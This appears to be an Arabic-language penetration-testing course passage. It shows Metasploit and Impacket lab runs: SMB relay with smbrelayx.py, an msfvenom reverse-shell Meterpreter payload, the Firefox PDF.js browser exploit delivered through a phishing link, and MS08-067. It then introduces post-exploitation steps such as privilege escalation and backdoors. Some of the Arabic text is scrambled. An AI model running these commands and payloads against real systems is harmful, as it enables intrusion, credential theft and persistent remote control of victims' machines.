[*] Sending NTLMSSP NEGOTIATE to 192.168.102.149
[*] Extracting NTLMSSP CHALLENGE from 192.168.102.149
[*] Forwarding the NTLMSSP CHALLENGE to 192.168.102.135:1296
[*] Extracting the NTLMSSP AUTH resolution from 192.168.102.135:1296, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 192.168.102.149
[+] SMB auth relay against 192.168.102.149 succeeded
[*] Ignoring request from 192.168.102.149, attack already in progress.
[*] Meterpreter session 10 opened (192.168.102.147:4444 -> 192.168.102.149:1197) at 2016-02-19 04:42:31 -0500


msf exploit(smb_relay) > sessions
```

Active sessions


Id	Type	Information	Connection
--	----	-----	-----
10	meterpreter x86/win32	NT AUTHORITY\SYSTEM @ ELS	192.168.102.147:4444 -> 192.168.102.149:1197 (192.168.102.149)

```
msf exploit(smb_relay) >
```

ال **Target Session** دی هتتفتح وال **Attack** دا هینفع فحاله ان ال **LM&NTLM** بتعنا ال هو وال **Server** هنا فاتح عنده خاصیه انه يقبل ال **Authentication** فال **NTLM V1** عشان تعرف تنفذ ال **Attack** الخاص ب **Server**



- لو ال **Admin** ال بیتتحكم فال **Server** غيره ل **NTLM V2** برضه دا
میمنعش ال **Attack** انه يحصل ...



```
[+] SMB auth relay against 192.168.102.149 succeeded
[*] Connecting to the defined share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \GxzfcfNF.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \GxzfcfNF.exe...
[*] Sending stage (957487 bytes) to 192.168.102.149
[*] Meterpreter session 4 opened (192.168.102.147:4444 -> 192.168.102.149:1045) at 2016-02-19 06:26:10 -0500

msf exploit(smb_relay) >
```

- عندنا حزمه ادوات تانيه اسمها **Impact tool** اسمها **Module** و بتعملك نفس القصه ال فاتت الخاصه بال **Smbrelayx.py**

```
stduser@els:~$ smbrelayx.py --help
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

usage: smbrelayx.py [--help] [-h HOST] [-e FILE] [-c COMMAND]
                   [-outputfile OUTPUTFILE]
                   [-machine-account MACHINE_ACCOUNT]
                   [-machine-hashes LMHASH:NTHASH] [-domain DOMAIN]

For every connection received, this module will try to SMB relay that
connection to the target system or the original client

optional arguments:
  --help            show this help message and exit
  -h HOST          Host to relay the credentials to, if not it will relay
                   it back to the client
  -e FILE          File to execute on the target system. If not
                   specified, hashes will be dumped (secretsdump.py must
                   be in the same directory)
  -c COMMAND       Command to execute on target system. If not specified,
```

- ال **tool** دي عشان تشتعل معاك تحتاج تديها ال **Payload** عشان
احنا هنفذ **Meterpreter payload** بس مش هنستخدم
لاء احنا هنعمل **Payload Create** ل **metasploit** عن طريق
Tool **Impact Framework** مع ال **Tool** **Framework** جاي
اسمها ال **MSF venom** ... فال **MSF venom** دي هتعملنا ال
المناسب ال بعد اما نعمل ال **Attack** يشتغل عند ال **Payload**
وبعد اما نفذت ال **Exploit** وال **Target** عند ال ... **Target**
Destination connect بال **Destination** فانا عاوز اعمل
عشان اتحكم فيه ساعتها بروح ل **Module** اسمها ال
target عشان تتحكم فال **exploit/multi/handler** بتاعك .

```
</> msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.102.147
LPORT=4455 -f exe -o smbexp.exe
```

- **-p** indicates the payload to use
- **LHOST** is the host to which the payload will connect (our attacker machine)
- **LPORT** is the port on which the connection is established
- **-f** specifies the format of the file (exe in our case)
- **-o** tells where to output the file

- ال **-p** Option عشان تحدله ال **Payload** ال هينفذه عند ال **Host** وال **L-host target** عشان تحدله ال **Host** ال هتنفذ عند ال **Port** وال **L-Port Payload** هيدخل منه ال **target** عند ال **Payload** عشان تحدد ال **File** ال هستهدفه بال **Target** ال عند ال **Format** دا وال **-o** عشان تقوله ال **File** دا اسم ايه .

```
</> msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.102.147
LPORT=4455 -f exe -o smbexp.exe
```

```
stduser@els:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.102.147 LPORT=4455 -f exe -o smbexp.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Saved as: smbexp.exe
stduser@els:~$
```

- نفذت ال **Payload** عند ال **target** بتابعك ... نفذ بعد كدا ال **target Control** عال **module**

```
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
-----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
-----  -----  -----
EXITFUNC process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST   192.168.102.147 yes       The listen address
LPORT   4455           yes       The listen port
Exploit target:
```

- أخيراً تعالى نشغل ال **Tool** بتعنا ال هي ال ... **Smbrelayx.py**

```
</> smbrelayx.py -h 192.168.102.149 -e /home/stduser/smbexp.exe
```

Here we set the target host with the **-h** option and we also instruct the script to run the **smbexp.exe** file once the attack succeeds.

```
root@els:~# smbrelayx.py -h 192.168.102.149 -e /home/stduser/smbexp.exe
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Running in relay mode
[*] Config file parsed
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
```

```
[*] Incoming connection (192.168.102.135,1184)
[*] SMBD: Received connection from 192.168.102.135, attacking target 192.168.102.149
[-] Authenticating against 192.168.102.149 as \ FAILED
[*] Authenticating against 192.168.102.149 as ELS-CF2B00A3C8C\els SUCCEED
[*] els::ELS-CF2B00A3C8C:619ec97c8f00521c:74b4dccd3b7eb45c5bea57353d237b9a:01010000000000000b133f7f0e6bd1019b9fdedf7adf9ad060045004c0053000100060045004c0053000400060065006c0073000300060065006c007300070008006b133f7f0e6bd1010000000000000000
[*] Requesting shares on 192.168.102.149.....
[-] TreeConnectAndX not found C$
[*] Closing down connection (192.168.102.135,1184)
[*] Remaining connections ['SMBRelay']
[*] Found writable share ADMIN$
[*] Uploading file MOfnkNLT.exe
[*] Opening SVCManager on 192.168.102.149.....
[*] Creating service YLLt on 192.168.102.149.....
[*] Starting service YLLt.....
[*] Service Installed.. CONNECT!
[*] Opening SVCManager on 192.168.102.149.....
[*] Stopping service YLLt.....
```

- لو ال **Client** بتعنا عمل **Login** ودخل ال **Authentication** بتعنا هتلاقى **Meterpreter Session** بال **tool** ...

```
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.102.147:4455
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.102.149
[*] Meterpreter session 7 opened (192.168.102.147:4455 -> 192.168.102.149:1069) at 2016-02-
```

- مثال واقعي على الثغرات ال كانت بتصيب ال **NTLM V1** وال كانت تستهدف ال **Eternal Blue** هي ال **SMB service** ال كانت فسنة 2017 وكانت بتمكنك انك تعمل **Remote code Execution** عال **Target** ال شغال بيه ال **SMB V1** ...

- كدا احنا خلصنا ال **Authentication Weakness** الموجوده فال زى ال **NTLM V2** وال **NTLM V1** وعرفنا ازاي **Windows** نستغلهم وعرفنا نقط الضعف ال فيهم ... تعالى نكمل كلامنا عن ال **client** ال كنا وقفناه عند أنواعه ال 3 ال هما ال- **Exploitation local Privilege escalation** وال **Remote side**.

- ال **vulnerability** معتمده على انك عملت ال **Client- Side** على سبيل المثال وحددت نقاط الضعف وطلعت فالآخر ال **Report** ال بتحتوي على ال **Vulnerabilities** عند ال **target** ... فالنوع دا هنحتاج ان ال **Target** يتفاعل معانا زي انه يفتح **Link** او ينزل **File** مثلا من **Email** ... الثغرات ال من النوع دا بترجمت ال **Applications** زي ال **Browsers** او ال **Plugin** او ال **App** معين نعرف نترجم الثغره ال عليه.

- هنسخدم ال **Attack** فال **Metasploit** دا وهنأخذ مثال واحد عالثغره دي ... هنسخدم **metasploit Module** فال **Firefox pdfjs Privilege Escalation** ... **JavaScript** وخصوصا ملفات ال **PDF** ال من النوع ... **Firefox** عشان نعمل **Privilege Escalation Attack**.

```
</>
use exploit/multi/browser/firefox_pdfjs_privilege_escalation

msf > use exploit/multi/browser/firefox_pdfjs_privilege_escalation
msf exploit(firefox_pdfjs_privilege_escalation) > info
      ↗ For More Info

      Name: Firefox PDF.js Privileged Javascript Injection
      Module: exploit/multi/browser/firefox_pdfjs_privilege_escalation
      Platform:
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Manual
      Disclosed: 2015-03-31
```

- تعالى نشوف الحاجات ال عاوزها ال **Module** عشان يشتغل عند ال ... **target**

Name	Current Setting	Required	Description
CONTENT	-----	no	Content to display inside the HTML <body>.
Retries	true	no	Allow the browser to retry the module
SRVHOST	192.168.102.147	yes	The local host to listen on. This must be an address on the local machine.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert	-----	no	Path to a custom SSL certificate (default is randomly generated)
URIPATH	test	no	The URI to use for this exploit (default is random)

Payload options (firefox/shell_reverse_tcp):			
Name	Current Setting	Required	Description
LHOST	192.168.102.147	yes	The listen address
LPORT	4444	yes	The listen port

- تعالى نعمل Set لـ **Payload** عند **target** بعثنا ...

```
msf exploit(firefox_pdfjs_privilege_escalation) > set payload
set payload firefox/exec          set payload generic/custom
set payload firefox/shell_bind_tcp    set payload generic/shell_bind_tcp
set payload firefox/shell_reverse_tcp  set payload generic/shell_reverse_tcp
msf exploit(firefox_pdfjs_privilege_escalation) > set payload
```


- تعالى بعد كدا نعمل ال **Exploit** عند ال ... **Target**

```
msf exploit(firefox_pdfjs_privilege_escalation) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.102.147:4444
msf exploit(firefox_pdfjs_privilege_escalation) > [*] Using URL: http://192.168.102.147:8080/test
[*] Server started.
```

- فاضل عندنا جزء اننا نبعث الرابط بتاع ال **Exploit** لـ **Client** او ال **Client** ونقنעה يضغط عليه ودا ال كنا اتكلمنا عليه ان ال- **Victim** لازم ال **User** يتفاعل معها ... فعن طريق ال **side Exploitation** وفهمنا لـ **Victim** نبعثله ال **social Engineering** طريق **Email** مثلا يكون بيستهدف **Service** معينه هو شغال بيها زي **Link** مثلا معاد تجديد ال **Domain** الخاص بي كل سنه ... نبعثله ال **Link** كاءننا الشركه نفسها ونقنעה انه يضغط على الرابط ... وعندك أفكار وطرق كتير انا ضربت مثال فقط ... المهم ان ال **target** يتفاعل مع ال **Link**.

- هنفترض انك اقنت ال **User** انه يضغط عال **Link** دا ... وهو ضغط بالفعل ... والمثال دا على **Windows 10**.



- هناقي بالفعل فيه **Session** افتحت عندنا ك ... **Attacker**

```
msf exploit(firefox_pdfjs_privilege_escalation) >
[*] 192.168.102.151 firefox_pdfjs_privilege_escalation - Gathering target information.
[*] 192.168.102.151 firefox_pdfjs_privilege_escalation - Sending HTML response.
[*] 192.168.102.151 firefox_pdfjs_privilege_escalation - Sending exploit...
[*] 192.168.102.151 firefox_pdfjs_privilege_escalation - Sending exploit...
[*] Command shell session 4 opened (192.168.102.147:4444) -> 192.168.102.151:51251 at 2016-02-22 08:
```

- دخلنا خلاص عن دلالة **target** عن طريق الثغره الموجوده فالمتتصفح وممكن ننفذ بعض ال **Commands** عنده زي **System info** مثلا يجبك معلومات عن ال **System** بتاعك مثلا ولكن مش هتعرف تنفذ كل ال انت عاوز تكتبها ... ودا لانك معنكش صلاحيات عاليه النظم تحتاج تعلي الصلاحيات بتاعك ... ودا ال هنعرفه فالجزء الجي ال هو ال **Post Exploitation**

systeminfo	
Host Name:	MSEdgeWIN10
OS Name:	Microsoft Windows 10 Enterprise Evaluation
OS Version:	10.0.10240 N/A Build 10240
OS Manufacturer:	Microsoft Corporation
OS Configuration:	Standalone Workstation
OS Build Type:	Multiprocessor Free
Registered Owner:	
Registered Organization:	Microsoft
Product ID:	00329-20000-00001-AA421
Original Install Date:	9/25/2015, 7:44:42 AM
System Boot Time:	2/19/2016, 8:09:09 AM

- تعالى نتكلم عن النوع الثاني وهو ال **Remote-site** ... ودا مش ب يحتاج ان ال **User** يتفاعل مع **link** او **Exploitation** ينزل **User** مثلا ... لاء دا بيتم بشكل **Stealthy** من غير مال **File** يعرف اساسا .

- هندي مثال على ثغره كانت ف **2008** كانت بتصيب انظمه ال كانت شغاله بال **SMB Service** ... وكانت من النوع ال ينفذها ال **Attacker** على ال **Target** بتاعه بدون ميشر بحاجه ومش تحتاجه تفاعله من ال **user** ... الثغره دي كانت واحده رقم او **CVE** ال هو **MS08-067** دا رقم الثغره ال هنستخدمه عشان نبحث عنها جوا ال **Metasploit** لو مش عارفين نجيبيها او مش عارفين اسمها ... هتدخل جوا ال **Metasploit** وتبحث عنها ...

```
msf > search ms08_067
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        ----      -----
exploit/windows/smb/ms08_067_netapi 2008-10-28 great    MS08-067 Micro
```

- بعد كذا زي متعدنا لو عاوز تعرف معلومات عن الثغره دي بزياده ... من خلال ال **Info** ال هو ... زي كذا ...

```
msf exploit(ms08_067_netapi) > info
  Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
  Module: exploit/windows/smb/ms08_067_netapi
  Platform: Windows
  Privileged: Yes
  License: Metasploit Framework License (...)
  Rank: Great
  Disclosed: 2008-10-28
  Provided by:
    hdm <x@hdm.io>
    Brett Moore <brett.moore@insomniasec.com>
    frank2 <frank2@dc949.org>
    jduck <jduck@metasploit.com>
Payload information:
  Space: 410
  Avoid: 8 characters
Description:
  This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass
```

- تعالى نشوف ال **Module** اي نصفهاله عشان
يشتغل ...

Module options (exploit/windows/smb/ms08_067_netapi):				
Name	Current Setting	Required	Description	
RHOST		yes	The target address	
RPORT	445	yes	Set the SMB service port	
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)	

- هنحط بعد كدا ال **port** وال **Target** ال هنبعت
عليه ال **SMB** ال هو 445 بتاع ال **Exploit** وهنحط ال
برضه بتاعنا ال هنبعنته لـ ... **Client**

Module options (exploit/windows/smb/ms08_067_netapi):				
Name	Current Setting	Required	Description	
RHOST	192.168.102.131	yes	The target address	
RPORT	445	yes	Set the SMB service port	
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)	

Payload options (windows/meterpreter/reverse_tcp):				
Name	Current Setting	Required	Description	
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)	
LHOST	192.168.102.147	yes	The listen address	
LPORT	4444	yes	The listen port	

- وبعد كدا هنعمل ال **Exploit** بتاعا وهيتفتح **Session** لينا عند ال
نقدر ننفذ اوامر عنده ونعمل **Copy** لـ **target** مثلا ...

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.102.147:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.102.131
[*] Meterpreter session 7 opened (192.168.102.147:4444 -> 192.168.102.131:1039) at 2016-02-2
meterpreter >
```

- كدا كله تمام وال **Session** افتحت وتقدر تنفذ كل ال انت عاوزه عند
ال **target** بس مش كل ال **Commands** لان فيه حاجات بتحتاج انك
تعلى صلاحياتك وتبقى **Root** مثلا ودا بيحصل من خلال ثغره ال
... **Local privilege escalation**

- ودا ال هنشوفه فال **Module** الجي ان شاء الله بالتفصيل ال هو ال
ما بعد اختراقك لل **target** عاوزين نعطي **Post Exploitation**
الصلاحيات ونأخذ **Access** على حاجات عند ال **Target** أكثر وننفذ
Commands هناك أكثر ونفتح **back door** نرجه منه لل **Target** ...
بتعنا لو عمل **Patching** للثغره ال دخلنا منها وهكذا ... ودا هنشوفه
مع بعض فالجزء الجي ان شاء الله .

6. Post Exploitation:

- هنتكلم فال **Module** دا على النقط دي ...

6.1 Introduction.....	267-272
6.2 Privilege Escalation&Maintain Access...	272-319
6.3 Pillaging.....	319-334
6.4 Mapping the Internal Network.....	335-351
6.5 Exploitation Through Pivoting.....	351-353

6.1 Introduction:

- عشان نوصل للمرحلة دي ال هي ال لازم نكون عملنا المراحل ال فاتت بنجاح وعملنا ال **Exploitation** بالفعل وعاوزين نحافظ عالاختراق دا ... تعالى افرك بالمراحل دي ...

اول حاجه عملناها هي ال **Information Gathering** لل **target** بتعنا وتنوي حاجه هي ال **Enumeration** و **Scanning** وال بعدها هي ال **Exploitation** وال بعدها ال **Sniffing&MITM** وجينا أخيرا

لـ **Post Exploitation** الخاصه **Machine** وبـ **كـا اـحـنا دـخـلـنـا عـالـ** **Machine** **Attacker** بـ **الـاـخـتـرـاق** ... هـنـعـمـلـ اـيـهـ عـالـ **Machine** دـيـ هوـ دـاـ الـهـنـشـوـفـهـ فـالـ **Post Exploitation** بـ **تـعـتـنـاـ الـهـيـ الـ** **Phase** ... فـأـنـتـ رـاجـعـ عـلـىـ الـ **Phases** السـابـقـهـ سـرـيـعـاـ قـبـلـ الـجـزـءـ الـجـدـيدـ .



- الـ **Maintain** هـيـسـاعـدـنـاـ مـثـلاـ فـحـاجـهـ زـيـ الـ **Post Exploitation** الـ **Exploit** الـ **Access** فـنـعـرـفـ نـحـافـظـ عـلـىـ الدـخـولـ بـ **تـعـنـاـ دـاـ لـفـتـرـهـ اـطـولـ مـثـلاـ لوـ الـ **Target**** اـكـتـشـفـ انـنـاـ دـاخـلـينـ عـنـدـهـ لـسـبـبـ انـ مـعـنـدوـشـ **Antivirus** مـثـلاـ اوـ معـطـلـهـ ... فـأـكـتـشـفـ دـاـ وـرـاحـ شـغـلـهـ فـأـنـتـ كـ **Attacker** لوـ مـكـنـتـشـ عـاملـ **Post** **techniques** كـلـ شـغـلـكـ هـيـضـيـعـ وـداـ وـاحـدـ منـ الـ **Exploitation** وـهوـ الـ **Maintain Access** انـنـاـ نـحـافـظـ عـلـىـ الدـخـولـ بـ **تـعـنـاـ حـتـىـ لوـ الـ** اـكـتـشـفـ دـاـ مـثـلاـ انـنـاـ نـزـرـعـ عـنـدـهـ **Backdoor** نـرـجـعـ مـنـهـ لـلـ **Patching** عـمـلـ **Victim** لوـ الـ **Target Machine** سـبـيلـ المـثـالـ يـعـنـىـ وـالـ **Techniques** دـيـ هـنـشـوـفـهـاـ بـالـتـفـصـيـلـ قـدـامـ ... بعدـ كـدـاـ عـنـدـنـاـ الـ **Internal Network** لـلـ **Mapping** انـ لـمـاـ الـ **Attacker** عـمـلـ **Exploitation** لـلـ **Target** بـ **تـاعـهـ عـاـوـزـ يـشـوـفـ الـ** **network** دـيـ نـظـامـهـاـ اـيـهـ مـنـ جـواـ فـلـازـمـ يـعـمـلـهاـ **Mapping** يـحدـدـ الـجـهـزـةـ الـفـيـهـاـ وـعـدـدـهـمـ وـالـ **Security Devices** الـ **فيـهـاـ وـهـكـذـاـ** وـكـلـ دـاـ هـيـفـيـدـهـ قـدـامـ لـمـاـ يـجـيـ يـرـوحـ مـنـ جـهـازـ لـأـخـرـ وـداـ بـرـضـهـ هـنـشـوـفـهـ قـدـامـ وـداـ مـنـ الـ **Post Exploitation** المـهـمـهـ فـالـ **technique's** .

- هنعرف قدام اننا مش لازم ننفذ كل مراحل ال **Post Exploitation** عال **Target** بتعنا ودا بيبقى على حسب احنا عاوزين نعمل ايه عند ال **Attacker** يقولك انا هرافق ال **user** فقط بدون معلم **target** أو غيره وفيه واحد تاني عاوز يسجل فويس لل **Files Copy** أهداف بيعملها على حسب الحاله ال انت عاوز تكون عليها عند ال **Target** وكل ال هنعمله فيما بعد فال **Post** اتفقت عليه مع ال **Client** بتاعك انت ك **Penetration Tester** دا بيقع تحت بند ال **Exploitation** فالاول قبل عمليه ال ... **Penetration Testing** النظام اهم حاجه .


- نصيحه مهمه ... فمرحله ال **Post Exploitation** سجل اي حاجه انت بتعملها عال **Target** بتاعك اي حاجه تقدر تنفذها ولو كانت بسيطه فسياق ال **Scope of engagement** سجلها عشان تحطها فال **report** الخاص بيك ال هتسلمه لل **Client** فيما بعد ... وكمان اي اكتشفتها وانت عند ال **Target** ومكتتش فالحساب بتاعك او مش تابعه لل **Scope** ال شغال عليه لازم تسجلها وتعرفهم جت ازاي ... فأي معلومات تقابلك لازم تعملها **Record** .

- تاني نصيحه لو جمعت **Data** على جهاز ال **Client** فال **Exploitation** تخص العميل او الشركه ال انت بتعملها عمليه ال **Penetration testing** فأنت مثلا هتاخذ منها نسخه على جهازك فأنت لازم تعملها ال **Encryption** بتاعك عشان حمايه أسرار ال **Client** لابد منها ... عشان انت مثلا لو حصل عليك **Attack** متبقاش سربت او ضيغت ال **Data** الخاصه بال **Client** دا فتبقى عملت مشكله أكبر لاء انت لازم تحميها من اي حد مش مسمحوله يوصلها ... وكمان انت بعد اما تخلص عمليه ال **Penetration Testing** لازم تمسحها من عندك بعد انتهاء العملية دي خالص ودا طبعا بيبيقا وفق ال **Scope** ال اتفقت عليه مع ال **Client** فالاول .

- تالت نصيحة وهي ال **Maintaining Access Clean up** ودي معناها انك عشان تحافظ عالاختراق بتاعك عند ال **Target** لو ال فكر انه يقفل الثغره ال انت دخلت منها لجهازه ... فانت ك **Target** تقوم شايف ثغره تفتحلك **Backdoor** عند ال **Attacker** بحيث لو هو قفل الثغره ال انت جيت منها ميبقاش راح عليك كل مجهودك وترجع تعيد ال **Process** الخاصه بال **Penetration** ... **Target** من الاول ... فمثلا بتسبيب **Backdoor** عند ال **Testing** فيقولك هنا مجرد منتا خلصت ال **Process** الخاصه بال **Client** تقوم ماسح ال **Penetration Testing** ال دخلت منها عند ال **Target** **Maintain Access ways** فأنت دخلت من **Backdoor** فتقوم قافله بعد اما تخلاص شغلك .

- النصيحه الرابعه اي حاجه هتعدل فيها عند ال **Data Client** اي هتعدل عليها خد الاصل الاول من النسخه دي واحفظها عندك وبعد كدا عدل براحتك ... يعني مثلا دخلت على جهاز ال **Client** ولقيت بعض الملفات الهامه **Word** مثلا عليه بيانات شغله ... فأنت قبل متعدل على البيانات دي عشان تأخذ ال **Prove of Concept** عشان توريله فال **Report** انك دخلت بالفعل ووصلت للملفات الموجودة فالمسار كذا ... قبل متعملي كل دا خد كوبى من النسخه الاصل قبل التعديل واحتفظ بيها عشان ممكن العميل يطلبها منك ... فخذ **Backup** لاي حاجه هتعدلها .

- تعالى بعد اما فهمنا ال فات نعرف خطوات ال **Post Exploitation** ال هنفذها عند ال **Target** بالترتيب بتاعها



- أول Phase عندنا أول منفذ ال Exploitation ونجي نعمل ال Privilege Escalation هي ال Post Exploitation وهي انك ترقي صلاحياتك من user عادي ل administrator مثلًا أو ل Root ... وكمان انك تعرف تحافظ على ال Exploitation ال عملته ووصلتله بعد عناء طويل لأن ممكن ال User دا يعمل Shutdown لجهازه فانت ال session ال فاتحها طارت او ممكن ينزل ال Antivirus او يقفل الثغره ال انت جي منها Maintaining Access ... ف ساعتها انت لازم تعمل ال عشان تحافظ على وجودك عند ال Target ... زي مثلا انك تزرع target عند ال target فحاله انه قفل الثغره ال انت جي منها.

